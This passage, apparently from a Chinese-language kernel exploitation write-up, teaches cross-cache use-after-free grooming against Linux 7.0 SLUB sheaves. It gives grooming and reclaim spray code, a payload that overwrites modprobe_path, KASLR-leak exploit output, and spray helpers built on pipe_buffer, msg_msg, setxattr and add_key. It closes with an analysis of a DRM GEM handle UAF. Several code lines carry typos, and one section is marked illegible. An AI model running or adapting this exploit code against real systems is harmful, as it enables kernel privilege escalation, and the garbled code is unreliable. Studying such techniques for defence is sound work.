在释放过程开始时，nr_partial 仍然很低 (0 或更少) ，
所以前几个空 slab 不会被丢弃。
它们被添加到 partial 列表中。只有在 partial 列表
填充了至少 5 个 slab 之后，下一个空 slab 才会
走 slab_empty -> discard 路径。

这将有效减少返回到 buddy 的 slab 数量
(取决于 nr_partial 增长的速度)。

好的，回到步骤，接下来会发生：

当对象 337 被释放时，`free_to_pcs()` 将检测到 `main` 已满，因此它将执行 `__pcs_replace_full_main()`，但由于 `spare` 也满了，它将尝试进入 `barn`，但由于 `barn` 也满了 (`nr_full = 10`)，它将返回 `-E2BIG` 而不是新的满 `sheaf`。

`-E2BIG` 将触发 `sheaf_flush_unused()`，所以对象 337-对象 960 溢出了 `sheaf` 层并进入 `slab`。

为了返回到 `buddy`

我们想要达到：

`inuse == 0`

和

`nr_partial >= min_partial`

`nr_partial >= min_partial` 用此技术更难达到。

所以条件是概率性的。

根据计算，624 个对象将进入 `slab`，所以应该是 78 个 `slab`。

但由于条件不是确定性的，我们无法确定确切数量，

所以大约 60-78 个 `slab` 进入 `buddy` 是一个概率。

>>>=====

步骤 3 - 跨缓存回收

```
-----  
for (i = 0; i < NSPRAY; i++)  
    alloc(reclaimer_object);  
-----
```

我们分配 1200 个回收器对象。

我们使用比 `NGROOM` 更高的数字，希望能成功回收受害对象。

这就是此朴素方法的所有步骤！

此技术的弱点：

[1] 我们无法预测哪个 `slab` 将被丢弃。

所以受害对象仍在 `sheaf` 层中的可能性存在。

[2] 很难控制 `nr_partial`。

[3] `NGROOM` 数量必须很高。

[4] `NSPRAY` 数量必须很高，因为有很多被丢弃到 `buddy` 的随机 `slab` 需要被覆盖。

[5] 热缓存条件增加概率。

当缓存从之前的活动中有一些 `partial slab` 时，要布局的对象可能与那些 `partial slab` 中的其他对象混合。

好吧，我不认为此技术有趣，因为此技术类似于

暴力破解且过多使用概率。

>>>=====

---5.1.4 - 跨缓存 - 完全释放技术

这个实际上不是 cross-x 的原始完全释放，
我做的只是将 cross-x 的完全释放适配到 slub sheaves 架构。

与容量溢出技术相比，后者释放大对象并希望足够多的
slab 随机变空，此技术基于从内核 7.0 的 SLUB sheaves
参数推导的四个公式构造计算好的布局槽位。

slub sheaves 的完全释放使用一些参数：

[1] 管道饱和容量

(main+spare+barn)。

$$\begin{aligned} N_SAT &= (2 + MAX_FULL_SHEAVES) * sheaf_capacity \\ &= (2 + 10) * cap \\ &= 12 * cap \end{aligned}$$

[2] 推送计数直到 nr_partial >= min_partial。

(饱和后触发 2 次刷新事件)

$$N_RAISE_PARTIAL = 2 * cap$$

[3] 目标前总燃烧器：饱和 + 提升。

(在目标对象之前释放，确保当目标 slab 到达时
丢弃条件已经满足)

$$\begin{aligned} N_BURNER_PRE &= N_SAT + N_RAISE_PARTIAL \\ &= (12 * cap) + (2 * cap) \\ &= 14 * cap \end{aligned}$$

[4] 目标后燃烧器。

(触发处理包含受害者和填充对象的 sheaf 的刷新事件。
5 倍过量配置用于 CPU 抢占容忍)

$$N_BURNER_POST = 5 * cap$$

[5] 总布局分配。

$$NGROOM_TOTAL = V_COUNT + F_COUNT + N_BURNER_PRE + N_BURNER_POST$$

- V_COUNT 是受害对象数量
- F_COUNT 是填充对象数量

这些公式，结合将目标 (V) 和填充 (F) 对象放置在第一批 slab
上的槽位布局，确保目标 slab 在 nr_partial >= min_partial 的
时刻确实会变空 (inuse == 0)。

Sheaves 完全释放将 NGROOM 分为 4 个功能池，
按顺序分配，查看此布局：

```

-----
| 池 V (受害者) [0..V_COUNT-1] |
| |-- 释放后成为悬垂指针的对象 |
| |-- V_COUNT 根据利用需要选择 (8 用于单 slab, |
| | 64 用于 DirtyCred 多 slab 扫描) |
| |-- 占据 slab 0..ceil(V_COUNT/OPS)-1 |
|
| 池 F (填充) [V_COUNT..V_COUNT+F_COUNT-1] |
| |-- 完成 V 和 F 之间共享的最后一个 slab |
| |-- F_COUNT = OPS - (V_COUNT mod OPS) 如果 V mod OPS != 0 |
| | 或 0 如果 V mod OPS == 0 |
| |-- 保证所有包含 V 的 slab 变为 |
| | 完全可释放 (V+F 释放时 inuse -> 0) |
|
| 池 BURNER_PRE [V+F..V+F+N_BURNER_PRE-1] |
| |-- 14 * cap 个对象 |
| |-- 释放时: 饱和管道 + 提升 nr_partial |
| |-- 占据 V+F 之后的 slab (与目标不重叠) |
|
| 池 BURNER_POST [V+F+BPRES..V+F+BPRES+BPOST-1] |
| |-- 5 * cap 个对象 |
| |-- 释放时: 触发丢弃目标 slab 的刷新事件 |
| |-- 占据布局中的最后几个 slab |
|
-----

```

OPS = 每个 slab 的对象数
cap = sheaf 容量

释放顺序 (顺序至关重要):

1. BURNER_PRE --> 饱和管道 + 提升 nr_partial >= 5
2. V (目标/受害者) --> 悬垂指针在这里
3. V_rest + F --> 完成目标 slab --> 进入 sheaf
4. BURNER_POST --> 触发刷新 --> 目标 slab 到 buddy
5. 喷射缓存 B -> 从 buddy 回收页面 (跨缓存)

示例:

kmalloc-rnd-512, cap=28, OPS=8

Slab	槽位	池
0	[0..7] -> V (8 obj, 满) 受害者	V
1	[8..15] -> F (8 obj, 满)	F
2	[16..23] -> F (8 obj, 满)	F
3	[24..27] -> F (4 obj)	F
	[28..31] -> BURNER_PRE 开始(4 obj)	BPRES

4-52	[32..419] -> BURNER_PRE 继续	BPRE
52-69	[420..559] -> BURNER_POST	BPOST

所以：

NGROOM = 8 + 20 + 392 + 140 = 560 个对象
 返回到 buddy 的目标 slab: 3 (slab 0、1、2)

好吧，我意识到有些人不喜欢复杂的数学计算，
 不用担心。我将制作一个自动化软件，
 将数学计算自动化为可直接插入你利用代码的 C 代码定义。
 注：请提醒我，我可能会忘记做这个，
 因为我还有其他研究。

好的，现在...我们进入跨缓存步骤，这里举例，
 我们有之前位于 kmalloc-rnd-512 的受害对象。

>>>=====

步骤 1 - 布局步骤

```
for (i = 0; i < NGROOM_TOTAL; i++)
    alloc(objects);
```

记住这个：

NGROOM = V_COUNT + F_COUNT + N_BURNER_PRE + N_BURNER_POST
 (请检查上面的公式 !!!)

这里我们分配所有 560 个受害对象。

我们想要的是

slab 0 = 目标 (V)，管道为空且 nr_partial=0

>>>=====

步骤 2 - 释放 BURNER_PRE

(用于饱和 + 提升 nr_partial)

记住公式 3：

```
N_BURNER_PRE = N_SAT + N_RAISE_PARTIAL
               = (12 * cap) + (2 * cap)
               = 14 * cap
```

所以 ==> 14 * 28 = 392 个对象

我们要释放的：对象 [28..419]

所以，不要释放对象 [0..27] !!!

这里，我们想要 main+spare 满且 barn 饱和，
 然后我们想在饱和后触发 2 次刷新事件。

在这个阶段我们想要达到 `nr_partial >= 5` 的条件。

>>>=====

步骤 3 - 释放受害者 + `V_rest`

我们要释放的：对象[0] -> 这是受害者对象。

然后：对象[1..7] -> 这是 `V_rest`。

所以 `V_rest` 是填满 slab 0 的剩余对象。

>>>=====

步骤 4 - 释放填充对象以清空 slab 1-3

我们要释放的：对象[8..27]

搞混了？查看上面的 4 池布局！

>>>=====

步骤 5 - 释放 `BURNER_POST`

我们要释放对象[420..559]

所以是 140 个对象，目的是触发处理
`sheaf V+F` 的刷新事件。

因此在这个阶段 slab 0-2 应该被丢弃到 `buddy`。

>>>=====

步骤 6 - 回收步骤（`NSPRAY` 分配）

这里我们在目标缓存中喷射回收器对象。

目的是从 `buddy` 回收页面。

我没有固定的数学公式来计算 `NSPRAY`，
所以...要成功回收...就喷射一些大数字。
例如：1200

所以回收阶段是概率性的。

---5.1.5 - 跨缓存 - `Kratnowl` 六池

此技术由一位名叫 Khoa' Tran 的人创建。

好吧，他的名字对我来说真的很难拼。

所以我就把他的方法命名为 `kratnowl` 六池。

`ktranowl` 六池技术将跨缓存 `return-to-buddy` 操作
分解为六个功能池，每个池有特定的任务和直接从

与依赖概率的容量溢出和仍然容易受到"热"缓存影响的 Sheaves 完全释放不同,此技术在 buddy 页面中产生一个精确的受害者槽位,爆破半径最小。

kma1loc-512, cap=28, OPS=8

Slab	槽位		池
0	[0..7]	DEFrag (8 obj, 满 slab)	DEFrag
1	[8..15]	DEFrag (8 obj, 满 slab)	DEFrag
...	...		DEFrag
15	[120..127]	DEFrag (8 obj, 满 slab)	DEFrag
16	[128..135]	PARTIAL (8 obj, 满 slab)	PARTIAL
17	[136..143]	PARTIAL (8 obj, 满 slab)	PARTIAL
18	[144..151]	PARTIAL (8 obj, 满 slab)	PARTIAL
19	[152..159]	PARTIAL (8 obj, 满 slab)	PARTIAL
20	[160..167]	PARTIAL (8 obj, 满 slab)	PARTIAL
21	[168..175]	BARN (8 obj, 满 slab)	BARN
22	[176..183]	BARN (8 obj, 满 slab)	BARN
...	...		BARN
66	[528..531]	BARN (4 obj, 部分 slab - 最后 BARN)	BARN
	[532..535]	PRE (4 obj) -> 同一 slab 中开始	PRE
67	[536..539]	PRE (4 obj, 完成 PRE slab)	PRE
	[540]	-> 受害者 (1 obj, 受害者的槽位 0)	VICTIM
	[541..543]	POST (3 obj)	POST
68	[544..548]	POST (5 obj, 完成 POST)	POST
	[549..551]	FLUSH 开始(3 obj)	FLUSH
69	[552..559]	FLUSH (8 obj, 满 slab)	FLUSH
...	...		FLUSH
89	[..716]	FLUSH (最后一个 obj)	FLUSH

1. 容量溢出

[illegible]


```

#define BASE_BARN      (BASE_PARTIAL + PARTIAL_N) // 168
#define BASE_PRE       (BASE_BARN + BARN_N)      // 532
#define IDX_VICTIM     (BASE_PRE + PRE_N)        // 540
#define BASE_POST      (IDX_VICTIM + 1)          // 541
#define BASE_FLUSH     (BASE_POST + POST_N)      // 549
// NGR00M = BASE_FLUSH + FLUSH_N = 549 + 168 = 717

```

/* 按顺序分配 6 个池 */

```

for(i = 0; i < DEFRAG_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_DEFRAG+i, 0);
for(i = 0; i < PARTIAL_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_PARTIAL+i, 0);
for(i = 0; i < BARN_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_BARN+i, 0);
for(i = 0; i < PRE_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_PRE+i, 0);
cc_cookie(CCS_O_ALLOC, IDX_VICTIM, 0xDEAD); // 受害者
for(i = 0; i < POST_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_POST+i, 0);
for(i = 0; i < FLUSH_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_FLUSH+i, 0);
-----

```

我们分配 717 个对象，大约创建 90 个 slab。

在这个阶段，现有的 partial slab 应该被 DEFRAG 排空。

受害对象被夹在 PRE 和 POST 之间。

>>>=====

步骤 2 - 释放 Partial

```

-----
for (i = 0; i < PARTIAL_N; i++)
    cc(CCS_O_FREE, BASE_PARTIAL + i);
-----

```

释放 40 个对象以播种 nr_partial = 5

>>>=====

步骤 3 - 释放 Barn

```

-----
for(i = 0; i < BARN_N; i++)
    cc(CCS_O_FREE, BASE_BARN + i);
-----

```

我们释放另外 364 个对象以饱和管道。

一旦管道饱和，刷新将处理 partial 直到 nr_partial >= 5

>>>=====

步骤 4 - 释放三明治 (PRE + 受害者 + POST)

```

-----
for(i = 0; i < PRE_N; i++)

```

```

        cc(CCS_0_FREE, BASE_PRE + i);
cc(CCS_0_FREE, IDX_VICTIM); // ---> 受害者对象被夹住了!
for (i = 0; i < POST_N; i++)
    cc(CCS_0_FREE, BASE_POST + i);
-----

```

受害者变成悬垂指针，受害者 slab 变空 (inuse = 0)。

在这个阶段刷新仍然挂起。

```
>>>=====
```

步骤 5 - 释放 FLUSH

```

-----
for (i = 0; i < FLUSH_N; i++)
    cc(CCS_0_FREE, BASE_FLUSH + i);

usleep(50000); // 为 ret2buddy 留一点延迟
-----

```

在这个阶段，受害对象应该在 buddy 中。

```
>>>=====
```

步骤 6 - 跨缓存回收 + 载荷

```

-----
uint64_t path8 = 0; memcpy(&path8, "/tmp/x\0\0", 8);

for (i = 0; i < NSPRAY; i++) {
    int s = SPRAY_BASE + i;
    cc_cookie(CCS_0_ALLOC_CG, s, 0); // kmalloc-cg-512
    uint64_t pk[4] = { 0, 0, modprobe_path, path8 };
    cc_poke(s, pk, sizeof(pk));
    uint64_t chk[4];
    if (cc_peek(IDX_VICTIM, chk, 32) == 0
        && chk[Q_WP] == modprobe_path) {
        printf("[+] reclaim HIT spray #%ld\n", i);
        break;
    }
}
-----

```

上面的代码示例仅用于特定的实验室场景。

在实际漏洞利用场景中，你需要相应地修改代码。

---5.1.6 - 跨缓存 - SheavesSiphon

SheavesSiphon 是我创建的通用跨缓存技术。

此技术是 Kratnowl 六池的改进。

此技术的先决条件是从目标 Linux 内核收集一些确定性和非确定性信息。

以下是 Linux 7.0 中的一些确定性和 1 个非确定性信息：

[1] sheaf 容量

查看 [2.3.1]! 这是确定性的。

[2] 每个 slab 的对象数

查看 [5.1.1]! 这是确定性的。

[3] min_partial

根据 Linux 7.0 中 mm/slub.c (第 259 行) ,
min_partial 的默认值为 5:

```
-----  
#define MIN_PARTIAL 5  
-----
```

从 mm/slub.c 第 8476 行:

```
-----  
s->min_partial = max_t(unsigned long, MIN_PARTIAL, s->min_partial);  
-----
```

一些示例:

```
-----  
min_partial for 128 = max(5, ilog2(128)/2) = max(5, 3) = 5  
min_partial for 512 = max(5, ilog2(512)/2) = max(5, 4) = 5  
min_partial for 2k  = max(5, ilog2(2048)/2) = max(5, 5) = 5  
min_partial for 8k  = max(5, ilog2(8192)/2) = max(5, 6) = 6  
-----
```

这是确定性的。

[4] MAX_FULL_SHEAVES

从 mm/slub.c 第 393 行:

```
-----  
#define MAX_FULL_SHEAVES      10  
-----
```

这是确定性的。

[5] nr_partial

好的, 记住将丢弃 slab 的条件:

```
-----  
if (slab->inuse == 0 && n->nr_partial >= s->min_partial)  
    slab_free = slab;  
-----
```

由于 nr_partial 是运行时状态, 它不是确定性的。

非确定性意味着概率, 为了使其更具确定性,

我使用了过量配置的 DEFRAG 池。

我设置 NR_PARTIAL_CEIL=32 以减少概率条件 (希望如此)。

这个技巧对于强制 `nr_partial = 0` 相当好。
然而它只是减少概率条件。

以下是 SheavesSiphon 跨缓存的步骤：

```
>>>=====
# 步骤 1 - 通过双重 membarrier 进行分配器状态清理
```

目的是内核分配器清洁。
我想清理其他子系统的挂起 `kfree_rcu()` 回调。
我们必须实现这两个阶段：

```
-----
/* 阶段 1: 排空挂起的 RCU 回调 (系统范围) */
syscall(__NR_membarrier, MEMBARRIER_CMD_GLOBAL, 0, -1);
usleep(15000); /* 5ms 稳定 */

/* 阶段 2: 排空级联回调 */
syscall(__NR_membarrier, MEMBARRIER_CMD_GLOBAL, 0, -1);
usleep(5000); /* 5ms 稳定 */
```

```
-----
>>>=====
```

```
# 步骤 2 - 利用前碎片整理
```

此步骤的目的是隔离"受害 slab"。
用在整个利用过程中保持存活的对象填满受害缓存中
所有现有的 `partial slab`。
之后，受害缓存中的新分配被强制进入一个新的 `slab`，
其整个槽位属于利用。
碎片整理后，`inuse` 可以达到 0，然后 `slab` 可以被丢弃。
我忘了什么，请绑定单个 CPU！

```
-----
static void pin0(void){
    cpu_set_t s;

    CPU_ZERO(&s);
    CPU_SET(0,&s);
    sched_setaffinity(0, sizeof(s), &s);
}

pin_cpu(0);
for (i = 0; i < PRE_DEFRAG_N; i++)
    pre_defrag[i] = ALLOC_CACHE_VICTIM();
-----
```

```
>>>=====
```

```
# 步骤 3 - 触发 UAF
```

```
-----
dangling = TRIGGER_UAF();
```

>>>=====

步骤 4 - 强制 Sheaf 迁移

如果目标有多个 CPU，则需要此步骤。

让我们强制从其他 CPU 到 CPU 0 的 sheaf 迁移。

```
int nmig = 0;
long ncpus = sysconf(_SC_NPROCESSORS_ONLN);

/* 阶段 A: 从每个 CPU 分配 -> 排空该 CPU 的 sheaf+barn */
for (int cpu = 0; cpu < ncpus; cpu++) {
    pin_cpu(cpu);
    for (int j = 0; j < DRAIN_PER_CPU; j++)
        mig[nmig++] = ALLOC_CACHE_VICTIM();
}

/* 阶段 B: 在 CPU 0 上全部释放 -> 条目迁移到 CPU 0 的 sheaf */
pin_cpu(0);
for (i = 0; i < nmig; i++)
    FREE_CACHE_VICTIM(mig[i]);
-----
```

为什么要这样做？

记住 Sheaves 是 per-CPU 的。如果受害者在 CPU 3 上释放，它的条目在 CPU 3 的 sheaf 上。从 CPU 0 的排空无法触及其他 CPU 的 sheaves。

ktranowl 六池假设所有操作在单个 CPU 上。

这对于基于竞争的 UAF 来说是不现实的。

>>>=====

步骤 5 - kratnowl 六池排空

我不需要解释这些步骤，见 [5.1.5]。

```
/* #1 - 分配 */
pin_cpu(0);
int gc = 0;
for (i = 0; i < GROOM_TOTAL; i++)
    groom[gc++] = ALLOC_CACHE_VICTIM();

/* #2 - kratnowl 序列 */
for (i = 0; i < DEFRAG_N; i++)
    FREE_CACHE_VICTIM(groom[i]);
/* 播种 nr_partial >= min_partial */
for (i = DEFRAG_N; i < DEFRAG_N+PARTIAL_N; i++)
    FREE_CACHE_VICTIM(groom[i]);
/* 饱和 sheaf + barn 容量 */
for (i = DEFRAG_N+PARTIAL_N; i < DEFRAG_N+PARTIAL_N+BARN_N; i++)
    FREE_CACHE_VICTIM(groom[i]);
```

```

/* 刷新：溢出 -> 刷新最旧的 barn sheaf -> __slab_free() */
for (i = DEFRAG_N+PARTIAL_N+BARN_N; i < GROOM_TOTAL; i++)
    FREE_CACHE_VICTIM(groom[i]);
/* 好吧，我不应该重写此实现 :-(
   你可以看 [5.1.5] */
-----

```

>>>=====

步骤 6 - 排空后稳定化：RCU 屏障 + Slab 压力技巧

我们有双重目的：

[1] 排空将受害页面推入 buddy 后，来自其他子系统的挂起 kfree_rcu() 回调仍可能在排空和喷射之间触发，干扰 buddy/PCP 状态并将受害页面推下去。
membarrier(CMD_GLOBAL) 强制所有并发回调先完成，在喷射前稳定 buddy 状态。

[2] Slab 压力

16 次 fork()+_exit() + waitpid() 创建大量 slab 搅动，加速任何滞后者的 sheaf 刷新。

```

-----
syscall(__NR_membarrier, MEMBARRIER_CMD_GLOBAL, 0, -1);
usleep(3000); /* 3ms 稳定 */

```

```

/* Slab 压力技巧 */
for (int sp = 0; sp < 16; sp++) {
    pid_t p = fork();
    if (p == 0)
        _exit(0);
    if (p > 0)
        waitpid(p, NULL, 0);
}
usleep(50000);

```

```

/*
- membarrier + usleep
- 压力
- usleep
*/
-----

```

>>>=====

步骤 7 - 预排空回收缓存的 Partial

目标是耗尽目标缓存（回收缓存）中的一些 slab，使回收喷射被迫从 buddy 获取新页面。这增加了受害页面被回收的机会。

这只是示例代码：

```

for (j = 0; j < PREDRAIN_N; j++) {
    pipe(pfd);
    fcntl(pfd[1], F_SETPIPE_SZ, PIPE_RING * 4096);
    /* pipe_bufs = kcalloc(PIPE_RING, 40)
}

```

```

/* 示例：通过 open() 预排空 filp_cache */
for (j = 0; j < NPREDRAIN; j++)
    pre_fds[j] = open("/dev/null", O_RDONLY);
-----

```

>>>=====

步骤 8 - 双阶段回收喷射

目的是强制回收器缓存从 buddy 获取页面，
理想情况下是受害页面。

这只是示例代码：

```

-----
/*
阶段 1 - slab 分配（回收受害页面）
*/
for (j = 0; j < SPRAY_N; j++) {
    spray[j] = ALLOC_CACHE_RECLAIMER();
}
/* 阶段 2 - 用于数据/载荷 */
for (j = 0; j < SPRAY_N; j++) {
    FILL_PAYLOAD(spray[j]);
}
-----

```

>>>=====

上面提供的代码片段仅作为实验室环境的概念验证。
在实际漏洞利用场景中，代码必须根据目标缓存进行修改。

--5.2 - 有信息泄露

利用 UAF 结合信息泄露，
我的意思是以下场景之一：

- [1] 我们组合两个在同一内核版本上重叠的漏洞：
一个用于信息泄露的漏洞（例如：UAF 读或越界读或其他泄露）和主要的 UAF 写漏洞用于 LPE。
- [2] UAF 漏洞本身提供信息泄露原语。
- [3] 我们使用弹性对象构建任意读取原语。
例如：pipe_buffer
- [4] 通过使用侧信道攻击如 entrybleed。
- [5] 通过操纵 pg_vec 构建 AARW。
- [6] 通过使用利用技术构建 AARW。
- [7] 其他方法？

信息泄露在泄露已知内核地址的 `_text` 地址或堆地址时有用。

泄露也很好，如果它能泄露一些字节且泄露对写入验证有用
(这样我们就不会破坏不该破坏的东西，因为可能导致内核恐慌)。

例如，当它是 UAF 读时。一旦对象被释放，
读取悬垂指针并计算有用的内核 `.text`。

```
-----
robohax@robohax-standardpc:~/Desktop$ ./exploit
[*] obj_size=512 max_slots=16384 (kmallocc-rnd-512 victim)
[!] groom 960 victim (kmallocc-rnd-512)
[+] free 960 victim -> buddy (slots dangling)
[+] reclaim 1200 pipe ring (cg-512), buf->ops=.text
[+] slot 0 buf[0].ops = 0xffffffff9b852ec0
[+] slot 0 buf[1].ops = 0xffffffff9b852ec0
[+] slot 0 buf[2].ops = 0xffffffff9b852ec0
[+] slot 0 buf[3].ops = 0xffffffff9b852ec0
[+] slot 0 buf[4].ops = 0xffffffff9b852ec0
[+] slot 0 buf[5].ops = 0xffffffff9b852ec0
[+] slot 0 buf[6].ops = 0xffffffff9b852ec0
[+] slot 0 buf[7].ops = 0xffffffff9b852ec0
[+] got slot=0 buf[0] .text=0xffffffff9b852ec0
[+] KASLR slide=0x0000000019000000 base=0xffffffff9a000000
-----
```

KASLR slide 是 2MB 对齐的，所以：

`0x0000000019000000 mod 0x200000` 应该是 0 !!!

要计算任何有用的 `_text` 地址，我们只需将偏移量加到基地址，
或将 slide 加到 `vmlinux` 的解析地址：

```
-----
- modprobe_path
  (robohax@robohax-20bws2ng00)-[/run/KERNEL/linux-7.0]
$ nm vmlinux | grep 'modprobe_path'
ffffffff83a1f6e0 T modprobe_path
-----
```

运行时为：

```
-----
0xffffffff83a1f6e0 + 0x0000000019000000 = 0xffffffff9ca1f6e0
-----
```

--5.3 - 无信息泄露

对于无信息泄露的跨缓存 UAF 利用，
我们可以使用 `DirtyCred`、`PageJack` 或 `DirtyPageTable`。

--[6 - 弹性对象

--6.1 - 技术背景

弹性对象是一种内核对象，其分配大小由用户空间在分配期间的参数决定，而不是结构的固定大小。

所以弹性是按分配的，不是运行时可伸缩的。

弹性对象在 UAF 中的使用方式：

- 假设我们有一个固定大小的受害对象。
- 为了回收，我们需要用我们可以控制的数据填充相同的槽位，并且我们可以控制释放时机。
- 对于同缓存利用，我们需要用相同大小的对象回收，使得回收对象的 `kmalloc` 桶与受害对象的 `kmalloc` 桶匹配。这就是弹性对象有用的地方，因为我们可以控制弹性对象的分配大小。

为了使回收对象落入相同的 `kmalloc` 桶，不仅仅是大小重要。

其他要求：

[1] `kmalloc_type()` 下的 GFP 标志类等价性。
`kmalloc` 系列不仅依赖大小。
在大小索引重要之前，请求的 GFP 标志被折叠成缓存类型。
所以它关于对象分配时使用什么标志。

[2] 任一方都没有排他的 `kmem_buckets` 命名空间。
`kmem_buckets_create()` 作为桶隔离加固的一部分引入。
子系统可能使用一个不与全局 `kmalloc_caches` 共享的私有 `kmem_cache`。当子系统使用排他的桶系列时，通过 `kmem_buckets_alloc()` 发出的每个分配都被路由到私有数组，因此没有其他分配器可以机会性地落入这些 `slab`。

弹性对象可用作载体或构建 AARW 原语。

--6.2 - 弹性对象列表

一些在 `sheaves` 时代仍然有用的载体：

[1] `setxattr`

这是一个示例：

```
-----  
#include <sys/xattr.h>  
#include <fcntl.h>  
#include <stdlib.h>  
#include <stdio.h>  
#include <string.h>  
#include <unistd.h>  
  
#define XATTR_HEADER 40
```

```

#define SPRAY_DIR "/tmp" /* tmpfs on most distros */

struct xattr_slot {
    int    fd;
    char   name[32];
};

/* target_bucket_size = victim object size class (e.g., 256, 1024) */
static int xattr_spray(struct xattr_slot *slots, int n,
                      size_t target_bucket_size, const void *payload) {
    size_t value_len = target_bucket_size - XATTR_HEADER;
    int i;

    for (i = 0; i < n; i++) {
        char path[64];
        snprintf(path, sizeof(path), SPRAY_DIR "/sj_%d", i);
        slots[i].fd = open(path, O_CREAT | O_RDWR, 0600);
        if (slots[i].fd < 0)
            return -1;
        snprintf(slots[i].name, sizeof(slots[i].name),
                 "user.sj_%d", i);
        if (fsetxattr(slots[i].fd, slots[i].name,
                     payload, value_len, XATTR_CREATE) < 0)
            return -1;
    }

    return 0;
}

static void xattr_free_one(struct xattr_slot *s) {
    fremovexattr(s->fd, s->name); /* triggers kvfree of new_xattr */
}

```

[2] pipe_buffer

这是我们的瑞士军刀。

这是一个示例：

```

-----
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#define PIPE_BUFFER_SZ 40
struct pipe_slot {
    int rfd;
    int wfd;
};

/* 映射目标桶 = 所需的 F_SETPPIPE_SZ 参数。
 *   kmalloc-cg-64    --> 1 buf  --> F_SETPPIPE_SZ(4096)
 *   kmalloc-cg-96    --> 2 bufs --> F_SETPPIPE_SZ(8192)
 *   kmalloc-cg-192   --> 4 bufs --> F_SETPPIPE_SZ(16384)
 *   kmalloc-cg-512   --> 8 bufs --> F_SETPPIPE_SZ(32768)
 *   kmalloc-cg-1024  --> 16 bufs --> F_SETPPIPE_SZ(65536)
 *   kmalloc-cg-2048  --> 32 bufs --> F_SETPPIPE_SZ(131072)
 *   kmalloc-cg-4096  --> 64 bufs --> F_SETPPIPE_SZ(262144)
 *   kmalloc-cg-8192  --> 128 bufs --> F_SETPPIPE_SZ(524288)
 */

```

```

static int pipe_spray(struct pipe_slot *slots, int n,
                    unsigned int setpipe_sz_bytes) {
    int i;

    for (i = 0; i < n; i++) {
        int fds[2];
        if (pipe(fds) < 0)
            return -1;
        slots[i].rfd = fds[0];
        slots[i].wfd = fds[1];
        if (fcntl(slots[i].wfd, F_SETPIPE_SZ,
                setpipe_sz_bytes) < 0)
            return -1;
        /* fcntl(F_SETPIPE_SZ) triggers pipe_resize_ring →
         * kcalloc_objs(struct pipe_buffer, n, GFP_KERNEL_ACCOUNT) */
    }

    return 0;
}

static void pipe_free_one(struct pipe_slot *s) {
    close(s->rfd);
    close(s->wfd);
}
-----

```

[3] msgsnd / msg_msg

这是一个示例:

```

-----
#include <sys/ipc.h>
#include <sys/msg.h>
#include <stdint.h>
#include <stdio.h>
#include <string.h>
#define MSG_HEADER 48
struct msg_with_payload {
    long mtype;
    char body[8192]; /* sized to cover worst case */
};

static int msg_spray(int *qids, int n, size_t target_bucket_size,
                    const void *payload) {
    size_t mtext_len = target_bucket_size - MSG_HEADER;
    struct msg_with_payload m;
    int i;

    if (mtext_len > sizeof(((struct msg_with_payload*)0)->body))
        return -1;
    m.mtype = 0x4141;
    memcpy(m.body, payload, mtext_len);
    for (i = 0; i < n; i++) {
        qids[i] = msgget(IPC_PRIVATE, 0600 | IPC_CREAT);
        if (qids[i] < 0)
            return -1;
        if (mgsnd(qids[i], &m, mtext_len, IPC_NOWAIT) < 0)
            return -1;
    }
}

```

```

    return 0;
}

static void msg_free_one(int qid) {
    /* receiving the msg frees the msg_msg head */
    struct msg_with_payload tmp;

    msgrcv(qid, &tmp, sizeof(tmp.body), 0, IPC_NOWAIT);
}
-----

```

[4] add_key user_payload

这是一个示例:

```

-----
#include <linux/keyctl.h>
#include <sys/syscall.h>
#include <unistd.h>
#include <stdint.h>
#include <string.h>
#define PAYLOAD_HEADER 24

static long add_key_user(const char *desc, const void *payload, size_t len) {
    return syscall(SYS_add_key, "user", desc, payload, len,
        KEY_SPEC_PROCESS_KEYRING);
}

static int key_spray(int32_t *kids, int n, size_t target_bucket_size,
    const void *payload) {
    size_t datalen = target_bucket_size - PAYLOAD_HEADER;
    char desc[32];
    int i;

    for (i = 0; i < n; i++) {
        snprintf(desc, sizeof(desc), "sj_%d", i);
        kids[i] = add_key_user(desc, payload, datalen);
        if (kids[i] < 0)
            return -1;
    }

    return 0;
}

static void key_free_one(int32_t kid) {
    syscall(SYS_keyctl, KEYCTL_REVOKE, kid);
    syscall(SYS_keyctl, KEYCTL_UNLINK, kid, KEY_SPEC_PROCESS_KEYRING);
}
-----

```

[5] seq_file buffer

这是一个示例:

```

-----
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
struct seq_slot {
    int fd;
};

```

```
static int seq_spray(struct seq_slot *slots, int n,
                    unsigned int target_size) {
    char buf[16];
    int i;

    for (i = 0; i < n; i++) {
        slots[i].fd = open("/proc/self/maps", O_RDONLY);
        if (slots[i].fd < 0)
            return -1;
        if (read(slots[i].fd, buf, 1) < 0)
            return -1;
    }

    return 0;
}

static void seq_free_one(struct seq_slot *s) {
    close(s->fd); /* triggers kvfree(m->buf) */
}
```

--[7 - 实战利用 - CVE-2026-46215

---7.1 - 漏洞分析

drm_gem_change_handle_ioctl() 将 GEM 对象从一个句柄移动到另一个，但它从未调整对象的 handle_count。

在"一个短暂的窗口"中，对象有两个 IDR 条目，而其句柄计数仍然读取为 1，对旧句柄的并发 DRM_IOCTL_GEM_CLOSE 将该计数驱动到 0 并释放对象，而新句柄仍然指向它。悬垂句柄就是 UAF。

当漏洞触发时：

```
-----
[ 925.824023] Call Trace:
[ 925.824027] <TASK>
[ 925.824032]  drm_gem_object_lookup+0x80/0x90
[ 925.824039]  virtio_gpu_resource_info_ioctl+0x1b/0xb0 [virtio_gpu]
[ 925.824046]  ? drm_dev_enter+0x1e/0x80
[ 925.824050]  drm_ioctl_kernel+0xb5/0x110
[ 925.824055]  drm_ioctl+0x309/0x5f0
[ 925.824058]  ? __pfx_virtio_gpu_resource_info_ioctl+0x10/0x10 [virtio_gpu]
[ 925.824064]  __x64_sys_ioctl+0xa3/0x100
-----
```

用 addr2line 检查：

```
-----
└─(robohax@robohax-20bws2ng00)-[/run/.../robohax/Desktop/KERNEL/linux-7.0]
└─$ addr2line -e vmlinux -f 0xffffffff82004060+0x80
drm_gem_object_lookup
/home/robohax/Desktop/KERNEL/STANDARD/linux-7.0/drivers/gpu/drm/drm_gem.c:866
-----
```

